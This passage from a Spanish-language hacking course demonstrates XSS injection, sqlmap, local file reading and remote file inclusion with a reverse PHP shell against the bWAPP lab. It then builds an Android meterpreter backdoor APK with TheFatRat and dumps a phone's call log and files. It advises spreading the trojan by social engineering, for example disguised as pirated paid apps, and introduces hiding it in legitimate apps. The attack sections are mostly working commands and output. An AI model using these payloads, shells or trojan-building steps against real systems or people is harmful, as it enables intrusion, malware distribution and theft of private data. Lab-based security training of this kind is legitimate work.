
Last name:

Corp

Go

Welcome Jotta Corp

Vamos a ZAP para comprobar que lo haya pillado.



Uno de los principales problemas que da lugar al XSS es que el código se queda flotando en la página, por lo que podemos meter cualquier etiqueta.

```
<p><label for="firstname">First name:</label>

<input type="text" id="firstname" name="firstname"></p>

<p><label for="lastname">Last name:</label>

<input type="text" id="lastname" name="lastname"></p>

<button type="submit" name="form" value="submit">Go</button>

</form>

Welcome Jotta Corp
</div>
```

Yo lo que suelo hacer es meter un **alert** en JavaScript.

## / XSS - Reflected (POST) /

Enter your first and last name:

First name:

```
<script> alert("Jotta")
```

Last name:

```
</script>|
```

Go

Si le damos a  
**Go** me muestra el mensaje.



Y si vemos como está ahora en ZAP podemos comprobar que se ha introducido el script en el código.

```
 <input type="text" name="username" value="Jotta" />
 <input type="password" name="password" value="jotta123" />
 <button type="submit" name="form" value="submit">Go</button>
 </form>

 Welcome <script> alert("Jotta") </script>
</div>
```

Lo mejor y lo más se está haciendo en este tipo de vulnerabilidades es meter el script de BeEF.

Ahora, en el punto anterior vimos **SQLmap** para hacer ataques **SQLInjection**. SQLmap es una increíble herramienta que también nos permite hacer ataques XSS.

En este caso lo vamos a hacer con el bug de JSON.



Nos pedirá que escribamos el título de una película y podemos escribir la que queramos. En este método necesitamos la url y la cookie para pasárselo a **SQLmap**.

```
sqlmap -u "http://192.168.1.88/bWAPP/xss_json.php?title=qwerty&action=search" --cookie="security_level=0; PHPSESSID=75f1b0ecdae810640e1fdc47ece3fbf2"
```

```
root@jotta:/home/jotta# sqlmap -u "http://192.168.1.88/bWAPP/xss_json.php?title=qwerty&action=search" --cookie="security_level=0; PHPSESSID=75f1b0ecdae810640e1fdc47ece3fbf2"
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 08:31:42 /2020-11-13/
[08:31:43] [INFO] testing connection to the target URL
[08:31:43] [WARNING] potential CAPTCHA protection mechanism detected
[08:31:43] [INFO] checking if the target is protected by some kind of WAF/IPS
[08:31:43] [INFO] testing if the target URL content is stable
[08:31:43] [INFO] target URL content is stable
[08:31:43] [INFO] testing if GET parameter 'title' is dynamic
[08:31:43] [WARNING] GET parameter 'title' does not appear to be dynamic
[08:31:44] [WARNING] heuristic (basic) test shows that GET parameter 'title' might not be injectable
[08:31:44] [INFO] heuristic (XSS) test shows that GET parameter 'title' might be vulnerable to cross-site scripting (XSS) attacks
[08:31:44] [INFO] testing for SQL injection on GET parameter 'title'
```

Como ves nos está chivando de que es vulnerable a XSS.


## Cosas a tener en cuenta.

1. No siempre es tan sencillo, si juegas con los niveles de dificultad te darás cuenta que lo que has hecho en un nivel no funciona en el siguiente, la solución está en encontrar los parámetros de salida y codificar el código.
1. Para encontrar los parámetros de salida es tan sencillo como hacer una petición e inspeccionar el código que incrusta nuestra petición.

2. Cuando se encuentra una vulnerabilidad XSS lo único que limita lo que puedes hacer es la cantidad de caracteres que admite el campo de texto.

## Local File Include (LFI) y Remote File Include(RFI)

Como hemos hecho en los puntos anteriores vamos a buscar esta vulnerabilidad en la página para poder explotarla. Esta vulnerabilidad es muy sencilla de localizar, solo hay que entender la metodología con la que está funcionando la aplicación e intentar desarrollarla.



Nos pedirá que elijamos un idioma, lo hacemos y mira lo que pasa en la URL.

A screenshot of a web browser displaying the bWAPP homepage. The URL in the address bar is https://192.168.1.88/bWAPP/rfifi.php?language=lang\_en.php&amp;action=go. The page content includes a yellow header with the text "an extremely buggy web app!" and a navigation bar with links like "Bugs", "Change Password", "Create User", etc. Below the header, there is a section titled "/ Remote &amp; Local File Inclusion (RFI/LFI) /". On the left side of this section, there is a sidebar with various icons. On the right side, there are social media sharing buttons for Twitter, LinkedIn, and Facebook.

The screenshot shows the bWAPP web application interface. The URL in the browser is `https://192.168.1.88/bWAPP/rfifi.php?language=../../../../etc/passwd&action=go`. The page title is "bWAPP - Missing Functionality". The main content area displays the text: "/ Remote & Local File Inclusion (RFI/LFI) /". Below this, there is a "Select a language:" dropdown set to "English" and a "Go" button. The main content area contains the text: "bWAPP, an extremely buggy web app!" followed by a list of links: "bWAPP", "Drupageddon", "Evil folder", "phpMyAdmin", and "SQLiteManager". The entire content area is highlighted with a yellow box. On the right side, there are social media sharing icons for Twitter, LinkedIn, Facebook, and Email.

Eso tiene pinta de una ruta... Eso lo podemos cambiar si queremos.

Ves, le he dicho que vayamos una carpeta atrás y me muestre el index.html.

Lo interesante de esto es que podemos ir donde queramos en ese servidor, por ejemplo para ir a la raíz podemos poner tantos .. como queramos ya que el límite es la raíz. **¿Y que podemos encontrar desde la raíz?** El fichero passwd.

The screenshot shows the bWAPP web application interface. The URL in the browser is `https://192.168.1.88/bWAPP/rfifi.php?language=../../../../etc/passwd&action=go`. The main content area displays the text: "/ Remote & Local File Inclusion (RFI/LFI) /". Below this, there is a "Select a language:" dropdown set to "English" and a "Go" button. The main content area contains the text: "root:x:0:0:root:/root/bin/bash" followed by a large amount of system configuration data. This data includes entries for various services and users, such as "daemon:x:1:1:daemon:/usr/sbin/bin/sh", "bin:x:2:2:bin:/bin/sh", "sys:x:3:3:sys:/dev:/bin/sh", "sync:x:4:65534:sync:/bin/bin/sync", "games:x:5:60:games:/usr/games/bin/sh", "man:x:6:12:man:/var/cache/man:/bin/sh", "lp:x:7:7:lp:/var/spool/lpd:/bin/sh", "mail:x:8:8:mail:/var/mail/bin/sh", "news:x:9:9:news:/var/spool/news/bin/sh", "uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh", "proxy:x:13:13:proxy:/bin/sh", "www-data:x:33:33:www-data:/var/www/bin/sh", "backup:x:34:34:backup:/var/backups/bin/sh", "list:x:38:38:Mailing List Manager:/var/list/bin/sh", "irc:x:39:39:ircd:/var/run/ircd/bin/sh", "gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats/bin/sh", "nobody:x:65534:65534:nobody:/nonexistent/bin/sh", "libuid:x:100:101:/var/lib/libuid/bin/sh", "dhcpc:x:101:102::/nonexistent/bin/false", and "syslog:x:102:103:/home/syslog/bin/false". The entire content area is highlighted with a yellow box. On the right side, there are social media sharing icons for Twitter, LinkedIn, Facebook, and Email.

Con esta vulnerabilidad podemos consultar ficheros que están trabajando en la máquina local.

Ahora vamos a hacer un ataque **Remote File Include**.

```
root@jotta:/home/jotta# cd /usr/share/webshells/
root@jotta:/usr/share/webshells# ls
asp aspx cfm jsp laudanum perl php
root@jotta:/usr/share/webshells#
```

Tanto en Kali como Parrot hay un directorio que nos ofrece scripts en varias tecnologías, la ruta es  
**/usr/share/webshells**

Como vemos hay tanto en **asp**, **aspx**, **cfm**, **jsp**, **laudanum**, **perl** y **php** que es el que vamos a utilizar ahora ya que Mantra nos indica que la web está con un motor PHP.



Ingresamos en la carpeta php y vemos su contenido.

```
root@jotta:/usr/share/webshells/php# ls
findsocket php-backdoor.php php-reverse-shell.php qsd-php-backdoor.php simple-backdoor.php
root@jotta:/usr/share/webshells/php#
```

En este punto vamos a hacer una shell reversa.

Primero necesitamos configurarla, para ello ponemos

```
nano php-reverse-shell.php
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.78'; // CHANGE THIS
$port = 4242; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Aquí solo tenemos que sustituir la IP y puerto que lleva por defecto por nuestra IP y el puerto de entradar. Lo guardamos y ahora vamos a copiar el fichero al directorio **/var/www/html**

```
cp ./php-reverse-shell.php /var/www/html/reverseshell.php
```

Después le damos permisos.

```
chmod 777 /var/www/html/reverseshell.php
```

Después iniciamos apache2 para que el fichero sea accesible.

```
service apache2 start
```


Y por último ponemos netcat a la escucha.

```
nc -lvp 4242
```


```
root@jotta:/usr/share/webshells/php# nano php-reverse-shell.php
root@jotta:/usr/share/webshells/php# cp ./php-reverse-shell.php /var/www/html/reverseshell.php
root@jotta:/usr/share/webshells/php# chmod 777 /var/www/html/reverseshell.php
root@jotta:/usr/share/webshells/php# service apache2 start
root@jotta:/usr/share/webshells/php# nc -lvpn 4242
listening on [any] 4242 ...
```

Ahora vamos a la web y a conectarnos... Para ello en la web tenemos que poner la url del fichero que hemos alojado, en mi caso sería <http://192.168.1.78/reverseshell.php>

`https://192.168.1.88/bWAPP/rfci.php?language=http://192.168.1.78/reverseshell.php&action=go`



¡Y como vemos nos ha establecido conexión!



Lo mismo podemos hacer con el **Directory Traversal**

bWAPP - Missing Functions... x

NT SQL XSS Encryption Encoding Other

Load URL Split URL Execute

Enable Post data Enable Referrer

Disable Cookies CSS Forms Images Information Miscellaneous Outline Re

bWAPP an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset

## / Directory Traversal - Files /

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin:/sh
```

Esto también lo podemos hacer con ZAP, solo tenemos que buscar la petición → Clic derecho → Atacar → Fuzz.

Host: 192.168.1.88

https://192.168.1.88


bWAPP

GET:directory\_traversal\_1.php(page)

Atacar

- Incluir en contexto
- Marcar como un contexto
- Ejecutar aplicación
- Excluir del contexto seleccionado
- Reenviar...
- Excluir de
- Open URL in Browser
- Mostrar en la página de historial
- Araña...
- Activar Escaneo...
- Sitio de navegación predefinida
- Directorio de navegación definido
- Directorio de navegación definido (e hijos)
- AJAX Spider sitio
- Fuzz...

Y ya lo mismo que en los puntos anteriores, seleccionamos lo que vamos a cambiar, vamos a Ingresar → Ingresar → Archivo → Seleccionar y vamos a la carpeta de PayloadsAllTheThings.



```
GET
https://192.168.1.88/bWAPP/directory_traversal_1.php?page=../../../../../../../../
./etc/passwd HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.
```

Y como la web está sobre un sistema Linux seleccionamos **Linux-files.txt**. Le damos a añadir, aceptamos e iniciamos el Fuzzer.

Tamaño requerido para...	Alerta mayor	Estado	Cargas
15.571bytes	⚠ Medio		/etc/passwd
<b>15.571bytes</b>			
14.586bytes			/etc/group
13.417bytes			/etc/hosts
13.557bytes			/etc/motd
13.103bytes			/etc/issue
13.090bytes			/etc/bashrc
<b>25.479bytes</b>			/etc/apache2/apache2.conf
13.161bytes			/etc/apache2/ports.conf

Como ya hemos interpretado antes, los que tienen un mayor tamaño son los que han recibido una mejor respuesta por lo que se puede checkear que es vulnerable y además nos muestra directorios a los que podemos acceder.

Podemos utilizar otros diccionarios y sacar más información, no necesariamente tienen que ser estos. Puedes crearte un diccionario, buscar otros más completos en internet...

Te recomiendo también hacer pruebas en <http://hackthissite.org>

## **12. Hacking en Telefonía Móvil**

### **Conceptos**

En las auditorías de dispositivos móviles haríamos lo mismo que hemos hecho en puntos anteriores como análisis de vulnerabilidades, buscar puertos, ver la gravedad de estos... Pero adicionalmente se tiene que realizar una serie de comprobaciones de seguridad como el estado de teléfono, configuración, comprobaciones de seguridad de las apps instaladas, opciones especiales...

1. Uno de los primeros pasos es verificar el modelo del teléfono mediante el IMEI. Se tiene que comprobar que dicho IMEI coincide con el modelo.
2. También tenemos que verificar la compañía proveedora del servicio.
3. Comprobar el contenido de la tarjeta SD y analizar la información con FOCA para ver que metadata continene.
4. Comprobar la manipulación manual del dispositivo. Esto puede ser por ejemplo errores de configuración, APK's instaladas de origen desconocido, ver si las aplicaciones instaladas tienen permisos que no necesitan, si tiene activadas las opciones de geolocalización, ver si tiene vínculos bluetooth o wireless sospechosos...
5. Comprobar si el firmware tiene vulnerabilidades.
6. Comprobar si el dispositivo está rooteado.
7. Análisis de puertos, servicios y vulnerabilidades con Nmap o Nessus.

## **Obtener IMEI**

En android para poder obtener el número de IMEI lo podemos hacer de varias formas, desde la configuración, en la caja del dispositivo o marcando \*#06# y comprobarlo en la página <https://www.numberingplans.com/?page=analysis&sub=imeinr>

## **Verificar Compañía**

Si conocemos el número podemos verificar la compañía en esta web → <https://informacion-telefonos.com/> Esto también es muy util para ataques de ingeniería social.

También se puede acceder a páginas como <https://www.listaspam.com/busca.php> para comprobar si hay información de spam del teléfono auditado.

## **Comprobar Información del Dispositivo**

También podemos comprobar el contenido del telefono movil usando FOCA, esto nos puede sacar usuarios, el número pin, contraseñas, información de geolocalización.

## **Comprobar rooteo**

Es recomendable comprobar si el teléfono está rooteado. El rooteo consiste en usar el usuario root para todo tipo de tareas y sin restricciones. Esto es habitual en los dispositivos que tienen los equipos de desarrollo, pero por ejemplo alguien de recursos humanos, un comercial u otra persona de otro departamento que no necesite utilizar el usuario de root no debería llevarlo activado. Para comprobar si el dispositivo está rooteado se puede utilizar la app **RootChecker**, está disponible en Google Play Store.

Todas estas pruebas las voy a realizar desde un teléfono que tengo para hacer pruebas, también puedes usar una máquina virtual.

## Crear Payloads con TheFatRat

La primera herramienta que vamos a utilizar es **TheFatRat**, esta ya la instalamos en el punto de **Evasión de Detección**, en el **método automático**. Ahora lo que necesitamos es instalar el JDK ya que es el tipo de compilador que utilizan las Apps que vamos a crear

```
sudo apt install maven default-jdk default-jre -y
```

Ahora vamos a indicar que vamos a trabajar con el jdk-8 ya que es el que mejor se porta con estas herramientas.

```
update-alternatives --config java
```

Y elegimos la opción 2

```
root@jotta:/home/jotta# update-alternatives --config java
Existen 2 opciones para la alternativa java (que provee /usr/bin/java).
 Selección Ruta Prioridad Estado
* 0 /usr/lib/jvm/java-11-openjdk-amd64/bin/java 1111 modo automático
 1 /usr/lib/jvm/java-11-openjdk-amd64/bin/java 1111 modo manual
 2 /usr/lib/jvm/java-8-openjdk-amd64/jre/bin/java 1081 modo manual

pulse <Intro> para mantener el valor por omisión [*] o pulse un número de selección: 2
update-alternatives: utilizando /usr/lib/jvm/java-8-openjdk-amd64/jre/bin/java para proveer /usr/bin/java (java) en modo manual
root@jotta:/home/jotta#
```

Y ya ejecutamos

**TheFatRat**

```
fatrat
```

```
[01] Create Backdoor with msfvenom
[02] Create Fud 100% Backdoor with Fudwin 1.0
[03] Create Fud Backdoor with Avoid v1.2
[04] Create Fud Backdoor with backdoor-factory [embed]
[05] Backdooring Original apk [Instagram, Line,etc]
[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]
[07] Create Backdoor For Office with Metasploit
[08] Trojan Debian Package For Remote Acces [Trodebi]
[09] Load/Create auto listeners
[10] Jump to msfconsole
[11] Searchsploit
[12] File Pumper [Increase Your Files Size]
[13] Configure Default Lhost & Lport
[14] Cleanup
[15] Help
[16] Credits
[17] Exit

[TheFatRat]—[~]-[menu]:
 ↗ 1 ↘
```

Le damos a la primera.

```

Created by Edo Maland (Streetsec) | Archiv

[1] LINUX >> FatRat.elf
[2] WINDOWS >> FatRat.exe
[3] SIGNED ANDROID >> FatRat.apk
[4] MAC >> FatRat.macho
[5] PHP >> FatRat.php
[6] ASP >> FatRat.asp
[7] JSP >> FatRat.jsp
[8] WAR >> FatRat.war
[9] Python >> FatRat.py
[10] Bash >> FatRat.sh
[11] Perl >> FatRat.pl
[12] doc >> Microsoft.doc (not macro attack)
[13] rar >> bacdoor.rar (Winrar old version)
[14] dll >> FatRat.dll
[15] Back to Menu

[TheFatRat]—[~]—[creator]:
→ 3

[++++++]]

Your local IPV4 address is : 192.168.1.78
Your local IPV6 address is : fe80::a00:27ff:fed2:2db9
Your public IP address is : 79.146.145.17
Your Hostname is : 17.red-79-146-145.dynamicip.rima-tde.net

Set LHOST IP: 192.168.1.78
Set LPORT: 4444

Please enter the base name for output files : pruebaFat

```

Y elegimos la tercera, supuestamente va firmada. Nos pide la IP y el puerto y le ponemos el nombre de salida.

Ahora nos pide el tipo de Payload, seleccionamos android/meterpreter/reverse\_tcp y ya nos genera el fichero.

```

+
[1] android/meterpreter/reverse_http
[2] android/meterpreter/reverse_https
[3] android/meterpreter/reverse_tcp
[4] android/shell/reverse_http
[5] android/shell/reverse_https
[6] android/shell/reverse_tcp
+
Choose Payload : 3

```

Ahora nos pregunta si queremos crear un listener, esto es para tener ya la configuración hecha, yo le doy a que si y le pongo un nombre.

Y ya se nos ha generado, como puedes ver nos dice la ruta del .apk y del listener.

```
cd /root/Fatrat_Generated/
ls
```

```
root@jotta:~/Fatrat_Generated# ls
Powerfull.exe Powerfull-fud.exe Program.cs pruebaFat.apk
```

Le damos permisos y ya podemos enviarla a nuestro dispositivo.

chmod 777 pruebaFat.apk

Antes de enviarla al dispositivo vamos a poner la consola a la escucha. **TheFatRat** tiene la mala costumbre de cerrar las base de datos así que vamos a ejecutarlas y ejecutar la consola de Metasploit.

```
service postgresql start
msfconsole
use exploit/multi/handler
set PAYLOAD android/meterpreter/reverse_tcp
set LHOST 192.168.1.78
set LPORT 4444
exploit
```

Para colar la aplicación en el teléfono se puede hacer de muchas formas jugando con la ingeniería social, muchas veces se esconden apks maliciosas en programas de pago, pero que en internet están gratuitos como Spotify Premium, también se hizo mucho cuando Pokemon Go no estaba en España y solo era accesible desde webs de terceros...

Ya la he instalado y se me ha creado una sesión.


```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.78:4444
[*] Sending stage (73808 bytes) to 192.168.1.74
[*] Meterpreter session 1 opened (192.168.1.78:4444 → 192.168.1.74:62861) at 2020-11-16 13:11:16 +0100
meterpreter >
```

Si queremos ver todo lo que podemos hacer es tan sencillo como poner el comando **help**.

Por ejemplo vamos a descargarnos todo el registro de llamadas con el comando **dump\_calllog**

```
meterpreter > dump_calllog
[*] Fetching 394 entries
[*] Call log saved to calllog_dump_20201116131556.txt
meterpreter >
```

Y como vemos ya se nos ha generado un documento de texto con los registros de las llamadas, el documento se encuentra en la ruta /home/username.



También podemos abrir una **shell** y navegar por el teléfono.

```
shell
cd /
ls
```

```
acct
apex
bin
bugreports
cache
config
d
data
debug_ramdisk
default.prop
dev
efs
etc
lib
lost+found
mnt
odm
oem
proc
product
product_services
sbin
sdcard
storage
sys
system
vendor
```

Si quieres ver todos los ficheros del teléfono como imágenes, audios...

```
cd sdcard
ls
Alarms
Alibaba.com
Android
Archivos Pantalla
Autodesk
AzRecorderFree
CallRecordings
Canva
Canva_Sources
DCIM
Documents
Download
FaceApp
HttpData
InfoJobs
```

Para salir de la shell hay que poner  
**exit**

Cuando infectas un dispositivo android, el hacer persistencia cambiando el proceso no es tan sencillo. Una de las practicas que se hace es sacar información del teléfono móvil y ver si hay alguna vulnerabilidad de esa versión.

Para ver la información del sistema hay que poner **sysinfo**.

```
meterpreter > sysinfo
Computer : localhost
OS : Android 10 - Linux 4.4.177-18671722 (aarch64)
Meterpreter : dalvik/android
meterpreter > █
```

Yo lo estoy haciendo sobre un Android 10.

[https://www.cvedetails.com/vulnerability-list/vendor\\_id-1224/product\\_id-19997/version\\_id-333544/Google-Android-10.0.html](https://www.cvedetails.com/vulnerability-list/vendor_id-1224/product_id-19997/version_id-333544/Google-Android-10.0.html)

Google » Android » 10.0: Vulnerabilidades de seguridad												
#	ID CVE	ID de CWE	# de exploits	Tipo(s) de vulnerabilidad	Fecha de publicación	Fecha de actualización	Puntuación	Nivel de acceso ganado	Acceso	Complejidad	Autenticación	Conf.
1	CVE-2019-9463_262			Derivación	2019-09-27	2019-10-03	4.4	Ninguna	Local	Medio	No requerido	Parcial
En Platform, existe una posible omisión de los requisitos de interacción del usuario debido a la intercepción de aplicaciones en segundo plano. Esto podría llevar a una escalada local de privilegios sin necesidad de privilegios de ejecución adicionales. La interacción del usuario es necesaria para la explotación. Producto: Android Versión: Android-10 ID de Android: A-113584607												
2	CVE-2019-9462_125			DoS	2019-09-27	2019-09-30	5.0	Ninguna	Remoto	Bajo	No requerido	Ninguna
En Bluetooth, existe una posible lectura fuera de límites debido a una verificación de límites incorrecta. Esto podría conducir a una denegación de servicio remota sin necesidad de privilegios de ejecución adicionales. La interacción del usuario no es necesaria para la explotación. Producto: Android Versión: Android-10 ID de Android: A-91544774												
3	CVE-2019-9460_782				2019-09-27	2019-10-02	4.6	Ninguna	Local	Bajo	No requerido	Parcial
En mediasever, hay una posible escritura fuera de límites debido a una verificación de límites faltante. Esto podría llevar a una escalada local de privilegios sin necesidad de privilegios de ejecución adicionales. La interacción del usuario no es necesaria para la explotación. Producto: Android Versión: Android-10 ID de Android: A-62535446												
4	CVE-2019-9459_122			Desbordamiento	2019-09-27	2019-09-30	7.5	Ninguna	Remoto	Bajo	No requerido	Parcial
En libttsipco, existe una posible escritura OOB debido a un desbordamiento del búfer del montón. Esto podría conducir a una escalada remota de privilegios sin necesidad de privilegios de ejecución adicionales. La interacción del usuario no es necesaria para la explotación. Producto: Android Versión: Android-10 ID de Android: A-79593569												
5	CVE-2019-9440_610				2019-09-27	2019-10-04	2.1	Ninguna	Local	Bajo	No requerido	Parcial
En el correo electrónico de AOSP, hay una posible divulgación de información debido a un oficial confundido. Esto podría llevar a la divulgación local de los archivos protegidos de la aplicación de correo electrónico con												

Ahí podemos ver las vulnerabilidades de Android 10.

Vamos a ver todos los tipos de exploits que tiene Metasploit para android, para seguir manteniendo la sesión en segundo plano ponemos **background**.

Ahora ponemos **use exploit/android** y presionamos dos veces el tabulador para que nos muestre las opciones que tenemos.

```
msf5 exploit(multi/handler) > use exploit/android/
use exploit/android/adb/adb_server_exec
use exploit/android/browser/samsung_knox_smdm_url
use exploit/android/browser/stagefright_mp4_tx3g_64bit
use exploit/android/browser/webview_addjavascriptinterface
use exploit/android/fileformat/adobe_reader_pdf_js_interface
use exploit/android/local/binder_uaf
use exploit/android/local/futex_requeue
use exploit/android/local/janus
use exploit/android/local/put_user_vroot
use exploit/android/local/su_exec
msf5 exploit(multi/handler) > use exploit/android/█
```

Como vemos hay muchos y uno que puede estar bien es el de **put\_user\_vroot**. Vamos a ver si nos funciona en esta versión de android.

```
msf5 exploit(multi/handler) > use exploit/android/local/put_user_vroot
[*] Using configured payload linux/armle/meterpreter/reverse_tcp
msf5 exploit(android/local/put_user_vroot) > options

Module options (exploit/android/local/put_user_vroot):
 Name Current Setting Required Description
 ____ _____ _____
 SESSION yes The session to run this module on.

Payload options (linux/armle/meterpreter/reverse_tcp):
 Name Current Setting Required Description
 ____ _____ _____
 LHOST yes The listen address (an interface may be specified)
 LPORT 4444 yes The listen port

Exploit target:
 Id Name
 -- --
 0 Automatic

msf5 exploit(android/local/put_user_vroot) > sessions

Active sessions

 Id Name Type Information Connection
 -- -- -- _____ _____
 2 meterpreter dalvik/android u0_a300 @ localhost 192.168.1.78:4444 → 192.168.1.74:63395 (192.168.1.74)

msf5 exploit(android/local/put_user_vroot) > █
```

Habría que poner la sesión, el puerto y el localhost, en mi caso este exploit no me funcionaría ya que en la versión que tiene mi teléfono esta parcheado, pero en dispositivos más antiguos si funciona.

## Camuflar APK en aplicación legítima

Esto es increíble para ataques de ingeniería social... Al igual que hemos visto como crear un malware para Android y este estaba vacío, también podemos camuflarlo en una aplicación legítima, hay dos formas de hacer esto, manual o automática. Para hacerlo de manera manual es necesario tener conocimientos de programación, sobre todo Java. En este punto entra en juego la estructura de la aplicación ya que si no encuentra el hook lo tendremos que hacer de forma manual. Cuanto más sencilla sea la aplicación más fácil será meter el código.

